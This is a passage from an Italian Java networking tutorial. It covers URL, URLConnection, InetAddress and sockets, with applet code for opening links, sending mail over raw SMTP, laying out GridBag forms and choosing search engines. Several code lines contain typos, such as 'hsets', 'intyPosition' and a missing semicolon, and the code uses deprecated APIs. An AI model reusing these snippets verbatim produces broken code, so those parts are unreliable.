                                StringTokenizer database = new StringTokenizer(inputLine, "|");
                                String address = database.nextToken();
                                String descrizione = new String(database.nextToken());

                                // ----------------------------------------------------------------------------------
                                // Li inserisce nella lista dopo aver formattato la linea mediante
                                // la classe javaCenterForm
                                // ----------------------------------------------------------------------------------

                                lista.add(new javaCenterForm("%-40s").form(address) + " " + descrizione);
                        }
                        cl.close();
                }
                catch (IOException exc) { System.out.println(exc.toString());}
                catch (Exception exc) { System.out.println(exc.toString());}

                setCursor(new Cursor(Cursor.DEFAULT_CURSOR));

                // ----------------------------------------------------------------------------------
                // Registra il pulsante "Connetti" in modo tale che possa essere intercettata
                // la pressione di questo. Vedi  actionPerformed()
                // ----------------------------------------------------------------------------------

                connetti.addActionListener(this);
        }
```

```
            // ------------------------------------------------------------------------------
            // Intercetta le azioni avvenute sugli oggetti registrati
            // mediante la funzione  oggetto.addActionListener(this);
            // ------------------------------------------------------------------------------

            public void actionPerformed(ActionEvent e)
            {
                        String selected = e.getActionCommand();

                        if(selected.equals("Connetti")) {

                                    setCursor(new Cursor(Cursor.WAIT_CURSOR));

                                    String choiceString = new String(lista.getItem(lista.getSelectedIndex()));
                                    StringTokenizer database = new StringTokenizer(choiceString, " ");
                                    String connessione = database.nextToken();
                                    sito.setText(connessione);
                                    try {

                                                // ------------------------------------------------------------------------------
                                                // Crea una risorsa URL data dal nome del sito
                                                // e si connette aprendo una pagina nuova del brwser
                                                // ------------------------------------------------------------------------------

                                                URL u = new URL(connessione);
                                                applet.getAppletContext().showDocument(u, "_blank");
                                    } catch (MalformedURLException exc) { System.out.println(exc.toString()); }

                                    setCursor(new Cursor(Cursor.DEFAULT_CURSOR));


                        }
            }
}
```

- **LA CLASSE URL**

Una delle classi fondamentali, che abbiamo visto nel modulo precedente, e' la classe URL.
La classe URL rappresenta un puntatore ad una risorsa presente su un WEB la quale viene reperita utilizzando l' Uniform Resource Locator.
Una risorsa potrebbe essere un normalissimo file o directory od un oggetto piu' complesso come ad esempio un interrogazione su un database.
Un URL normalmente viene suddiviso in due parti

HTTP://	www.bernardotti.al.it
Protocollo	**Risorsa**

La prima parte specifica il protocollo mentre la seconda la risorsa.
Esistono diversi costruttori mediante i quali e' possibile creare una risorsa URL.
Il piu' semplice e' il seguente :

```
URL sunSoft = new URL(“http://www.javasoft.com/”);
```

Esistono altri costruttori che permettono di specificare le risorse in modo differente, utilizzando anche il numero di porta se necessario.
Ad esempio :

```
URL sunSoft = new URL(“http”, “www.javasoft.com”, “/index.html”);
```

e' equivalente a

```
URL sunSoft = new URL(“http://www.javasoft.com/index.html”);
```

Ogni costruttore URL puo' generare un eccezione legata al protocollo errato o alla risorsa sconosciuta.
L' eccezione puo' essere intercettata con il seguente costrutto :

```
try {
        URL sunSoft = new URL(“http://www.javasoft.com/”);
} catch(MalformedURLException e) {  … handler all’ eccezione …}
```

La classe URL contiene inoltre diversi metodi destinati a ricevere informazioni legate alla URL stessa.
Fate attenzione che non e' detto che tutte le informazioni debbano essere presenti.

Vediamo i seguenti metodi :

getProtocol()	Ritorna il protocollo
getHost()	Ritorna il nome dell' host
getPort()	Ritorna il numero della porta o –1 se non e' stata specificata durante la creazione
getFile()	Ritorna il nome del file

Alcune volte dopo che e' stata creata un URL e' possibile utilizzare il metodo openConnection() per creare un collegamento tra il programma Java e l ' URL stesso.

Per esempio e' possibile creare una connessione con un sito, Altavista ad esempio, mediante il codice :

```
try {
        URL urlTmp = new URL("http://www.altavista.digital.com/");
        URLConnection urlCon = urlTmp.openConnection();
}
catch (MalformedURLException e) {}
catch (IOException e) {}
```

Se la connessione ha avuto successo questa potra' essere utilizzata per funzioni di lettura e di scrittura.
Molte funzioni legate al reperimento di immagini, suoni, files ecc. necessitano dell' URL.
Ad esempio :

```
public Image getImage(URL url)
public Image getImage(URL url, String name)
```

I seguenti metodi mostrano alcuni esempi pratici.

```
Image image1 = getImage(getCodeBase(), "imageFile.gif");
Image image2 = getImage(getDocumentBase(), "anImageFile.jpeg");
Image image3 = getImage(new URL("http://java.sun.com/graphics/people.gif"));
```

Esistono due metodi della classe Applet, utilizzati moltissime volte, che permettono di ricavare, in ordine :

1. L' URL della pagina che chiama l' applet
2. L' URL dell' applet

Le funzioni sono in ordine :

```
Applet.getDocumentBase()
Applet.getCodeBase()
```

Come abbiamo appena visto i due metodi sono stati utilizzati nel punto in cui era necessario fornire come argomenti l'URL dell' host da cui era stato caricato l' applet.

- **LA CLASSE URLConnection**

Questa classe contiene molti metodi utili quando si lavora con URL HTTP.
Fate attenzione che si tratta di una classe astratta e quindi non puo' essere istanziata direttamente.
Invece di utilizzare un costruttore vedremo come puo' essere utilizzato il metodo openConnection() della classe URL
La seguente funzione mostra come eseguire la lettura sfruttando la classe URLConnection.
Esempio :

```
import java.net.*;
import java.io.*;

public class URLConnReadr {
        public static void main(String[] args) throws Exception {
                URL tmpUrl = new URL("http://www.altavista.digital.com/");
                URLConnection URLConn = tmpUrl.openConnection();
                BufferedReader in = new BufferedReader( new
InputStreamReader(URLConn.getInputStream()));
                String inputLine;
                while ((inputLine = in.readLine()) != null)  System.out.println(inputLine);
                in.close();
        }
}
```

Nella classe URLConnection esistono un grosso numero di metodi e variabili.
Due di queste variabili e due metodi che settano queste variabili sono degni di nota in quanto permettono di eseguire funzioni di input e di output sulla connessione creata.
In pratica le variabili sono :

```
doOutput
doInput
```

A seconda del valore che viene settato (true/false) si indica che l' applet vuole eseguire, in ordine, dell' output e dell' input sulla URLConnection.
Queste variabili possono essere settate dai metodi :

```
void setDoOutput(boolean)
void setDoInput(boolean)
```

Altri due metodi, uno visto nel codice in alto, permettono di ricavare rispettivamente un stream di output ed uno di input dall' URLConnection.
I due metodi sono :

```
OutputStream getOutputStream()
InputStream getInputStream()
```

- **LA CLASSE InetAddress**

Esistono alcune classi che spesso risultano essere utili come ad esempio la InetAddress la quale permette di creare e registrare degli indirizzi utilizzati da altre classi.
Quest' ultima classe di fatto non possiede costruttori pubblici ma in compenso dispone di diversi metodi statici che possono essere utilizzati per creare delle istanze della classe.

Tutti i metodi sono statici e devono essere utilizzati nel seguente modo.


```
InetAddress addr = InetAddress.getByName("www.javasoft.com");
InetAddress addr = InetAddress.getLocalHost();
InetAddress addr[] = InetAddress.getAllByName("www.javasoft.com");
```

Le precedenti funzioni generano un UnknownHostException se il sistema non e' collegato a un DNS.
Per DNS si intende Domain Name Server.
In altre parole il TCP/IP permette di far riferimento agli host di una rete mediante appositi nomi invece di usare l' indirizzo IP.
In pratica il DNS e' il metodo che ci permette di riferirci ad un sistema quello che normalmente costituito dal nomeHost.nomeDominio (i vari www.javasoft.com, www.bernardotti.al.it ecc.)
Inoltre la classe InetAddress include numerose variabili e funzioni per memorizzare indirizzi host Internet.

public String hostName	Questa variabile contiene il nome dell' host nella forma www.xx.yy
public int address	L' indirizzo numerico dell' host (x.y.z.j)
public String localHostName	Contiene il nome dell' host locale ovvero quello del computer su cui viene eseguita l' applicazione.

Dopo questa panoramica sulla classe URL utilizzata nella prima parte del programma vediamo una seconda parte ovvero quella che si interessa dell' invio di messaggi all' host.
La classe e' suddivisa in due parti.
La prima crea la maschera video in cui viene richiesto di inserire l' email del mittente e il testo del messaggio.
Il server mail utilizzato per l' invio viene specificato nei parametri della pagina HTML mediante la voce

```
<param name="mailhost" value="www.bernardotti.al.it">
```

La seconda parte e' quella invece che si interessa della creazione del messaggio e del suo invio.
Come abbiamo gia' detto esiste una porta specifica, la 25 , che permette di comunicare con il demone mail presente sul server.

Questo non significa che, dopo aver aperto un Socket su quella porta, tutto cio' che verra' scritto verra' inviato come mail.
I dati scritti su tale socket dovranno essere formattati in un determinato modo per essere considerati un messaggio valido e quindi per essere smistato.
Le informazioni dovrebbero avere la seguente formattazione :

```
HELO            host mittente
MAIL FROM:  mittente
RCPT TO:  ricevente
DATA
Messaggio  (qualsiasi numero linee)
.
QUIT
```

Esiste una classe in sun.net.smtp che permette la gestione del messaggio.
Nel nostro modulo riscriveremo completamente la parte che si interessa della creazione e dell' invio del messaggio in modo tale da vedere in funzione alcune classi legate alla gestione della rete.

- ***Parte 3 file javaCenter.java***

```
// ------------------------------------------------------------------------------
// Classe che crea il messaggio e lo invia
// In pratica svolge le funzioni della classe sun.net.smtp
// ------------------------------------------------------------------------------

class javaCenterSmtp {
        static final int DEFAULT_PORT = 25;
        static final String EOL = "\r\n";

        protected DataInputStream reply = null;
        protected PrintStream send = null;
        protected Socket sock = null;

        public javaCenterSmtp( String hostid) throws UnknownHostException, IOException {
                this(hostid, DEFAULT_PORT);
        }

        public javaCenterSmtp( String hostid, int port) throws UnknownHostException, IOException {

                // ------------------------------------------------------------------------------
                // Apre un socket sulla porta 25
                // La porta 25 e' relativa al demone di gestione mail
                // ------------------------------------------------------------------------------

                sock = new Socket( hostid, port );
                reply = new DataInputStream( sock.getInputStream() );
                send = new PrintStream( sock.getOutputStream() );
                String rstr = reply.readLine();
                if (!rstr.startsWith("220")) throw new ProtocolException(rstr);
                while (rstr.indexOf('-') == 3) {
                        rstr = reply.readLine();
                        if (!rstr.startsWith("220")) throw new ProtocolException(rstr);
                }
        }

        public javaCenterSmtp( InetAddress address ) throws IOException{
                this(address, DEFAULT_PORT);
        }

        public javaCenterSmtp( InetAddress address, int port ) throws IOException {
                sock = new Socket( address, port );

                // ------------------------------------------------------------------------------
                // Apre uno stream di input e uno di output
                // Mediante quello di output invia le  stringhe contenenti le
                // formattazioni dei messaggi.
                // Sulle stream di input legge le repliche.
                // ------------------------------------------------------------------------------

                reply = new DataInputStream( sock.getInputStream() );
                send = new PrintStream( sock.getOutputStream() );
                String rstr = reply.readLine();
                if (!rstr.startsWith("220")) throw new ProtocolException(rstr);
                while (rstr.indexOf('-') == 3) {
                        rstr = reply.readLine();
                        if (!rstr.startsWith("220")) throw new ProtocolException(rstr);
                }
        }

        public void sendmsg( String from_address, String to_address, String subject, String message ) throws
IOException,
                        ProtocolException {

                String rstr;
```

```
        String sstr;

        InetAddress local;
        try {
            local = InetAddress.getLocalHost();
        }
        catch (UnknownHostException ioe) {
            System.err.println("No local IP address found - is your network up?");
            throw ioe;
        }

        // ------------------------------------------------------------------------------
        // Reperisce il nome  del server mail e crea il testo formattato
        // Per ogni stringa inviata mediante uno stream di output legge la replica
        // utilizzando uno stream d' input
        // ------------------------------------------------------------------------------

        String host = local.getHostName();
        send.print("HELO " + host);
        send.print(EOL);
        send.flush();
        rstr = reply.readLine();
        if (!rstr.startsWith("250")) throw new ProtocolException(rstr);
        sstr = "MAIL FROM: " + from_address ;
        send.print(sstr);
        send.print(EOL);
        send.flush();
        rstr = reply.readLine();
        if (!rstr.startsWith("250")) throw new ProtocolException(rstr);
        sstr = "RCPT TO: " + to_address;
        send.print(sstr);
        send.print(EOL);
        send.flush();
        rstr = reply.readLine();
        if (!rstr.startsWith("250")) throw new ProtocolException(rstr);
        send.print("DATA");
        send.print(EOL);
        send.flush();
        rstr = reply.readLine();
        if (!rstr.startsWith("354")) throw new ProtocolException(rstr);
        send.print("From: " + from_address);
        send.print(EOL);
        send.print("To: " + to_address);
        send.print(EOL);
        send.print("Subject: " + subject);
        send.print(EOL);

        Date today_date = new Date();
        send.print("Date: " + msgDateFormat(today_date));
        send.print(EOL);
        send.flush();

        send.print("Comment: Unauthenticated sender");
        send.print(EOL);
        send.print("X-Mailer: JNet javaCenterSmtp");
        send.print(EOL);

        send.print(EOL);

        send.print(message);
        send.print(EOL);
        send.print(".");
        send.print(EOL);
        send.flush();

        rstr = reply.readLine();
        if (!rstr.startsWith("250")) throw new ProtocolException(rstr);
    }

    // ------------------------------------------------------------------------------
    // Chiude il socket utilizzato
    // ------------------------------------------------------------------------------

    public void close() {
        try {
            send.print("QUIT");
            send.print(EOL);
            send.flush();
            sock.close();
        }
        catch (IOException ioe) {}
    }

    protected void finalize() throws Throwable {
        this.close();
        super.finalize()
```

```
        }

        // -------------------------------------------------------------------------------
        // Formatta la data del messaggio in modo corretto
        // -------------------------------------------------------------------------------

        private String msgDateFormat( Date senddate) {
                String formatted = "hold";
                String Day[] = {"Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"};
                String Month[] = {"Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"};

                formatted = Day[senddate.getDay()] + ", ";
                formatted = formatted + String.valueOf(senddate.getDate()) + " ";
                formatted = formatted + Month[senddate.getMonth()] + " ";
                if (senddate.getYear() > 99)
                        formatted = formatted + String.valueOf(senddate.getYear() + 1900) + " ";
                else
                        formatted = formatted + String.valueOf(senddate.getYear()) + " ";
                if (senddate.getHours() < 10) formatted = formatted + "0";
                formatted = formatted + String.valueOf(senddate.getHours()) + ":";
                if (senddate.getMinutes() < 10) formatted = formatted + "0";
                formatted = formatted + String.valueOf(senddate.getMinutes()) + ":";
                if (senddate.getSeconds() < 10) formatted = formatted + "0";
                formatted = formatted + String.valueOf(senddate.getSeconds()) + " ";
                if (senddate.getTimezoneOffset() < 0)
                        formatted = formatted + "+";
                else
                        formatted = formatted + "-";
                if (Math.abs(senddate.getTimezoneOffset())/60 < 10) formatted = formatted + "0";
                formatted = formatted + String.valueOf(Math.abs(senddate.getTimezoneOffset())/60);
                if (Math.abs(senddate.getTimezoneOffset())%60 < 10) formatted = formatted + "0";
                formatted = formatted + String.valueOf(Math.abs(senddate.getTimezoneOffset())%60);

                return formatted;
        }
}
```

Questa e’ la classe che si interessera’ fisicamente del messaggio.
La classe che segue invece e’ quella che gestisce la maschera dei dati e che richiama la classe appena vista.
In questa parte ritroviamo le funzioni che settano il gestore di layout e che posizionano gli oggetti come i pulsanti e i campi di testo in cui inserire i dati a video.

- ***Parte 4 file javaCenter.java***

```
// -------------------------------------------------------------------------------
// Gestisce la maschera dei dati
// -------------------------------------------------------------------------------

class   javaCenterSendMail extends Panel implements ActionListener
{
        private javaCenterMSGBox mbox;
        private Applet applet;
        private String m_mailhost;
        private String m_mailto;
        private TextField mailAddress;
        private TextArea messageText;
        private Button invia;

        public javaCenterSendMail(Applet applet, String m_mailhost, String m_mailto)
        {
                super();

                this.applet             = applet;
                this.m_mailhost = m_mailhost;
                this.m_mailto           = m_mailto;


                setBackground(Color.lightGray);

                GridBagLayout gridbag = new GridBagLayout();
                setLayout(gridbag);

                GridBagConstraints constraints = new GridBagConstraints();
                javaCenterConstrainer constrainer = new javaCenterConstrainer(this, constraints);
                constrainer.getDefaultConstraints().insets = new Insets(5, 5, 5, 5);

                Label strTmp = new Label("Invio messaggi all' host : ");
                constrainer.constrain(strTmp, 0, 0, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(strTmp);
```

```
                        strTmp.setFont(new Font("Dialog", Font.BOLD, 14));
                        strTmp.setForeground(Color.red);

                        strTmp = new Label("Vostro Email: ");
                        constrainer.constrain(strTmp, 0, 2, 20, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                        add(strTmp);

                        mailAddress = new TextField("vs@email", 60);
                        constrainer.constrain(mailAddress, 20, 2, 60, 1, 1, 0, GridBagConstraints.BOTH,
GridBagConstraints.WEST);
                        add(mailAddress);

                        strTmp = new Label("Testo messaggio: ");
                        constrainer.constrain(strTmp, 0, 4, 20, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                        add(strTmp);

                        messageText = new TextArea("", 10, 60);
                        constrainer.constrain(messageText, 0, 6, 80, 10, 1, 0, GridBagConstraints.BOTH,
GridBagConstraints.WEST);
                        add(messageText);
                        messageText.setFont(new Font("Dialog", Font.BOLD, 12));
                        messageText.setBackground(new Color(0,60,0));
                        messageText.setForeground(new Color(0,255,0));

                        invia = new Button("Invia messaggio");
                        constrainer.constrain(invia, 0, 18, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.CENTER);
                        add(invia);

                        invia.addActionListener(this);
            }

            public void actionPerformed(ActionEvent e)
            {
                        String selected = e.getActionCommand();

                        if(selected.equals("Invia messaggio")) {

                                    String Email = mailAddress.getText();

                                    if(Email.length() < 1) {
                                                mbox = new javaCenterMSGBox(null, "Attenzione", "Inserire la Vs.
email");
                                                mailAddress.requestFocus();
                                                return;
                                    }
                                    String Testo = messageText.getText();
                                    if(Testo.length() < 1) {
                                                mbox= new javaCenterMSGBox(null, "Attenzione", "Inserire il testo");
                                                messageText.requestFocus();
                                                return;
                                    }

                                    // ---------------------------------------------------------------------------------
                                    // Controlla che i dati siano stati inseriti e chiama il costruttore
                                    // della classe che si interessera' dell' invio della mail,
                                    // ---------------------------------------------------------------------------------

                                    try {
                                                javaCenterSmtp connect = new javaCenterSmtp(m_mailhost);
                                                connect.sendmsg(Email,m_mailto,"Messaggio", Testo);
                                    }
                                    catch(SmtpProtocolException x5)
                                    {
                                                mbox = new javaCenterMSGBox(null, "ERRORE", "Smtp protocol
exception - "+ x5.toString());
                                                System.out.println(x5.getMessage());
                                    }
                                    catch (UnknownHostException x1) {
                                                mbox= new javaCenterMSGBox(null, "ERRORE", "Failed to find host - "
+ m_mailhost +  "- "+ x1.toString());
                                                System.out.println(x1.getMessage());
                                    }
                                    catch (ProtocolException x2) {
                                                mbox= new javaCenterMSGBox(null, "ERRORE", "Some sort of
protocol exception -" + x2.toString());
                                                System.out.println(x2.getMessage());
                                    }
                                    catch (IOException x3) {
                                                mbox= new javaCenterMSGBox(null, "ERRORE", "Error reading/writing
to socket on " + m_mailhost +  "- "+ x3.toString());
                                                System.out.println(x3.getMessage());
                                    }

                        }

            }
```

```
}
```

Per la gestione della formattazione dei campi e' stata utilizzata una classe che semplifica l' utilizzo del gestore di layout GridBagLayout ed una per la visualizzazione dei messaggi temporanei.
Il posizionamento dei vari pulsanti, campi di testo ecc. avverra' nel seguente modo.

```
Button cerca = new Button("Cerca");
constrainer.constrain(cerca, 50, 4, 10, 1, 1, 0, GridBagConstraints.BOTH,
GridBagConstraints.WEST);
add(cerca);
```

Prima di vedere le classi legate all' uso della rete utilizzate nei due moduli precedenti riporto queste due classi.

- ***Parte 5 file javaCenter.java***

```
// ------------------------------------------------------------------------------
// Dialog creata per visualizzare messaggi temporanei
// quali ad esempio segnalazioni di errore.
// Viene creata a partire dalla classe Dialog con il solo
// pulsante OK, che permette di uscirne dopo aver letto il testo.
// ------------------------------------------------------------------------------

class javaCenterMSGBox  extends Dialog  implements ActionListener, WindowListener
{
		public javaCenterMSGBox(Frame parent, String title, String message)
		{
				super(parent, title, true);

				setLayout(new FlowLayout(FlowLayout.CENTER));

				Label testMsg = new Label(message);
				add(testMsg);

				Button ok = new Button("Ok");
				add(ok);

				ok.addActionListener(this);
				addWindowListener(this);

				setBackground(Color.lightGray);

				setSize(400, 100);
				setVisible(true);
		}

		public void actionPerformed(ActionEvent e)
		{
				String selected = e.getActionCommand();

				if(selected.equals("Ok"))
						dispose();

		}

		public void windowActivated(WindowEvent event) {}
		public void windowClosed(WindowEvent event) {}
		public void windowClosing(WindowEvent event) { dispose(); }
		public void windowDeactivated(WindowEvent event) {}
		public void windowDeiconified(WindowEvent event) {}
		public void windowIconified(WindowEvent event) {}
		public void windowOpened(WindowEvent event) {}

}

// ------------------------------------------------------------------------------
// Questa classe costituisce una semplificazione per l' uso
// del gestore di layout GridBagLayout che pur essendo il
// piu' flessibile e potente e' anche il piu' complesso.
// ------------------------------------------------------------------------------

class javaCenterConstrainer  extends Object
{
		public GridBagConstraints getDefaultConstraints()
		{
```

```
			return defaultConstraints;
		}

		public Container getDefaultContainer()
		{
			return defaultContainer;
		}

		public void constrain(Component component, int xPosition, int yPosition, int xSize, int ySize)
		{
			constrain(defaultContainer, component, xPosition, yPosition, xSize, ySize);
		}

		public void constrain(Component component,int xPosition, int yPosition, int xSize, int ySize, double xWeight,
			double yWeight)
		{
			constrain(defaultContainer, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight);
		}

		public void constrain(Component component,int xPosition, int yPosition, int xSize, int ySize, double xWeight,
			double yWeight, int fill)
		{
			constrain(defaultContainer, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight, fill);
		}

		public void constrain(Component component, int xPosition, int yPosition, int xSize, int ySize,
			double xWeight, double yWeight, int fill, int anchor)
		{
			constrain(defaultContainer, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight, fill,
anchor);
		}

		public void constrain(Component component, int xPosition, int yPosition, int xSize, int ySize,
			double xWeight, double yWeight, int fill, int anchor, int xPadding, int yPadding)
		{
			constrain(defaultContainer, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight, fill,
anchor, xPadding, yPadding);
		}

		public void constrain(Component component, int xPosition, int yPosition, int xSize, int ySize, double xWeight,
double yWeight, int fill, int anchor, int xPadding, int yPadding, hsets insets)
		{
			constrain(defaultContainer, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight, fill,
anchor, xPadding, yPadding, insets);
		}

		public void constrain(Container container, Component component, int xPosition, intyPosition, int xSize, int
ySize)
		{
			constrain(container, component, xPosition, yPosition, xSize, ySize, defaultConstraints.weightx,
defaultConstraints.weighty);
		}

		public void constrain(Container container, Component component, int xPositon, int yPosition, int xSize, int ySize,
			double xWeight, double yWeight)
		{
			constrain(container, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight,
defaultConstraints.fill);
		}

		public void constrain(Container container, Component component, int xPosition, int yPosition, int xSize, int ySize,
			double xWeight, double yWeight, int fill)
		{
			constrain(container, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight, fill,
defaultConstraints.anchor);
		}

		public void constrain(Container container, Component component, int xPosition, int yPosition, int xSize, int ySize,
double xWeight, double yWeight, int fill, int anchor)
		{
			constrain(container, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight, fill, anchor,
defaultConstraints.ipadx, defaultConstraints.ipady);
		}

		public void constrain(Container container, Component component, int xPosition, int yPosition, int xSize, int ySize,
double xWeight, double yWeight, int fill, int anchor, int xPadding, int yPadding)
		{
			constrain(container, component, xPosition, yPosition, xSize, ySize, xWeight, yWeight, fill, anchor,
xPadding, yPadding, defaultConstraints.insets);
		}

		public void constrain(Container container, Component component, int xPosition, int yPosition, int xSize, int ySize,
double xWeight, double yWeight, int fill, int anchor, int xPadding, int yPadding, Insets insets)
		{
			GridBagConstraints constraints = new GridBagConstraints();
```

```
                constraints.gridx = xPosition;
                constraints.gridy = yPosition;
                constraints.gridwidth = xSize;
                constraints.gridheight = ySize;
                constraints.fill = fill;
                constraints.ipadx = xPadding;
                constraints.ipady = yPadding;
                constraints.insets = insets;
                constraints.anchor = anchor;
                constraints.weightx = xWeight;
                constraints.weighty = yWeight;

                ((GridBagLayout) container.getLayout()).setConstraints(component, constraints);
        }

        public javaCenterConstrainer()
        {
                this((Container) null, new GridBagConstraints());
        }

        public javaCenterConstrainer(GridBagConstraints constraints)
        {
                this((Container) null, constraints);
        }

        public javaCenterConstrainer(Container container)
        {
                this(container, new GridBagConstraints());
        }

        public javaCenterConstrainer(Container container, GridBagConstraints constraints)
        {
                super();

                defaultContainer = container;
                defaultConstraints = constraints;
        }

        public void setDefaultConstraints(GridBagConstraints constraints)
        {
                defaultConstraints = constraints;
        }

        public void setDefaultContainer(Container container)
        {
                defaultContainer = container;
        }

        private GridBagConstraints defaultConstraints;

        private Container defaultContainer;
}
```

- **LA CLASSE Socket**


Nella parte che si interessava dell' invio del messaggio c'era la seguente parte di codice :

```
sock = new Socket( hostid, port );
reply = new DataInputStream( sock.getInputStream() );
send = new PrintStream( sock.getOutputStream() );
```

Un socket puo' essere considerato come il punto di connessione a due vie esistente tra due programmi che girano in rete.
In altre parole un socket e' la rappresentazione in Java di una connessione TCP.
In pratica quando si vuole eseguire un collegamento ad un sistema in rete si conosce l' indirizzo di questo.
Mediante il numero di porta e' possibile richiedere la connessione ad un software specifico che gira su questa macchina.
Nel nostro caso abbiamo utilizzato il socket aperto utilizzando il nome del server mail e la porta 25 (quella del demone mail) per aprire uno stream di output sul quale scrivere i dati relativi al messaggio da inviare.
Come e' possibile vedere anche dalle due righe di codice appena riportate la fase di scrittura si suddivide in due fasi :

```
1             apertura del socket sul host + numero di porta
2             apertura in scrittura di uno stream
```

Come avrete visto gli stream aperti sono di fatto due.
Uno per scriverci i dati del messaggio e l' altro per leggere le repliche del demone mail.
E' possibile utilizzare la classe socket per la creazione di software client/server.
Supponiamo che sul server giri un programma relativo ad un gioco che apre un socket su una fatidica porta 2222.
Qualsiasi client potra' comunicare con tele software aprendo anch'esso un socket utilizzando il nome dell' host e il numero di porta 2222.
Il software sul sever www.aquilotto.com avra' la forma :

```
Socket sock = new Socket(2222);
```

Sul client invece si avra' :

```
Socket sock = new Socket("www.aquilotto.com", 2222);
```

Chiaramente questo e' il concetto di base in quanto nel caso di una gestione reale multiutente si dovrebbe eseguire un implementazione tramite thread.

- **LA CLASSE ServerSocket**

Questa classe rappresenta un connessione TCP in attesa di ricezione.
Non appena viene ricevuta una richiesta di connessione la classe ServerSocket restituisce un oggetto Socket.
Ad esempio :

```
ServerSocket servSock = new ServerSocket(5555);
```

definisce un server che monitorizza la porta 5555.

```
Socket incoming = servSock.accept();
```

chiede di attendere fino a che un client non si connettera' alla porta 5555.

A quel punto il metodo accept ritornera' restituendo un socket che potra' essere utilizzato per la comunicazione con il client.
Vediamo ora un' altra parte del codice che risultera' interessante per il fatto che mostra l' utilizzo di risorse URL relative ai maggiori motori di ricerca.
Normalmente per fare ricerche e' necessario connettersi ad un determinato motore di ricerca.

La seguente parte di codice mostra una maschera in cui viene richiesto di inserire i dati da ricercare e il motore su cui eseguire la ricerca.
Una delle migliorie apportate nella versione 1.1 del JDK e' che la classe ServerSocket e la classeSocket non sono piu' definite come final percui possono essere estese.
Il seguente esempio mostra una possibilita' fornita con la versione 1.1.

```
class SSLServerSocket extends ServerSocket {
    ...
    public Socket accept () throws IOException
    {
                SSLSocket s = new SSLSocket (certChain, privateKey);
                // create an unconnected client SSLSocket, that we'll
                // return from accept

                implAccept (s);
                s.handshake ();
                return s;
    }
    ...
}

class SSLSocket extends java.net.Socket {
    ...
    public SSLSocket(CertChain c, PrivateKey k) {
                super();
                ...
    }
    ...
}
```

- ***Parte 6 file javaCenter.java***

```
class       javaCenterSearch extends Panel implements ActionListener
{
            private Applet applet;
            private TextField tf;
            private Choice c;
            private URL tmpURL;

            public javaCenterSearch(Applet applet)
            {
                        super();

                        this.applet             = applet;

                        GridBagConstraints constraints = new GridBagConstraints();

                        javaCenterConstrainer constrainer = new javaCenterConstrainer(this, constraints);
                        constrainer.getDefaultConstraints().insets = new Insets(5, 5, 5, 5);

                        GridBagLayout gridbag = new GridBagLayout();
                        setLayout(gridbag);

                        Label strToSearch = new Label("Ricerca su motore :");
                        constrainer.constrain(strToSearch, 0, 2, 25, 1, 1, 0, GridBagConstraints.BOTH,
GridBagConstraints.WEST);
                        add(strToSearch);

                        c = new Choice();
                        constrainer.constrain(c, 25, 2, 25, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                        add(c);

                        c.addItem("1Blink");
                        c.addItem("AlCanSeek");
                        c.addItem("AliWeb");
                        c.addItem("AltaVista");
                        c.addItem("AskJeeves");
                        c.addItem("Cade Brazil");
                        c.addItem("Canada");
                        c.addItem("Cari Malaysia");
                        c.addItem("Claymont");
                        c.addItem("Cyber411");
```

```
                c.addItem("Dewa");
                c.addItem("Excite");
                c.addItem("Euroseek");
                c.addItem("Goo Japan");
                c.addItem("Goto");
                c.addItem("Highway61");
                c.addItem("Hotbot");
                c.addItem("Ilse");
                c.addItem("Infoseek");
                c.addItem("Identify");
                c.addItem("KHOJ");
                c.addItem("Liszt");
                c.addItem("Lycos");
                c.addItem("Mamma");
                c.addItem("Magellan");
                c.addItem("Metacrawler");
                c.addItem("NZSearch");
                c.addItem("OneKey");
                c.addItem("Oomph! Korea");
                c.addItem("Senrigan Japan");
                c.addItem("Savvy Search");
                c.addItem("Scrubtheweb");
                c.addItem("Search");
                c.addItem("SearchUK");
                c.addItem("Snap");
                c.addItem("Starting Point");
                c.addItem("UkDirectory");
                c.addItem("WebCrawler");
                c.addItem("WebSitez");
                c.addItem("Whatuseek");
                c.addItem("Yahoo");
                c.addItem("100Hot");

                tf = new TextField("", 50);
                constrainer.constrain(tf, 0, 4, 50, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(tf);

                Button cerca = new Button("Cerca");
                constrainer.constrain(cerca, 50, 4, 10, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cerca);

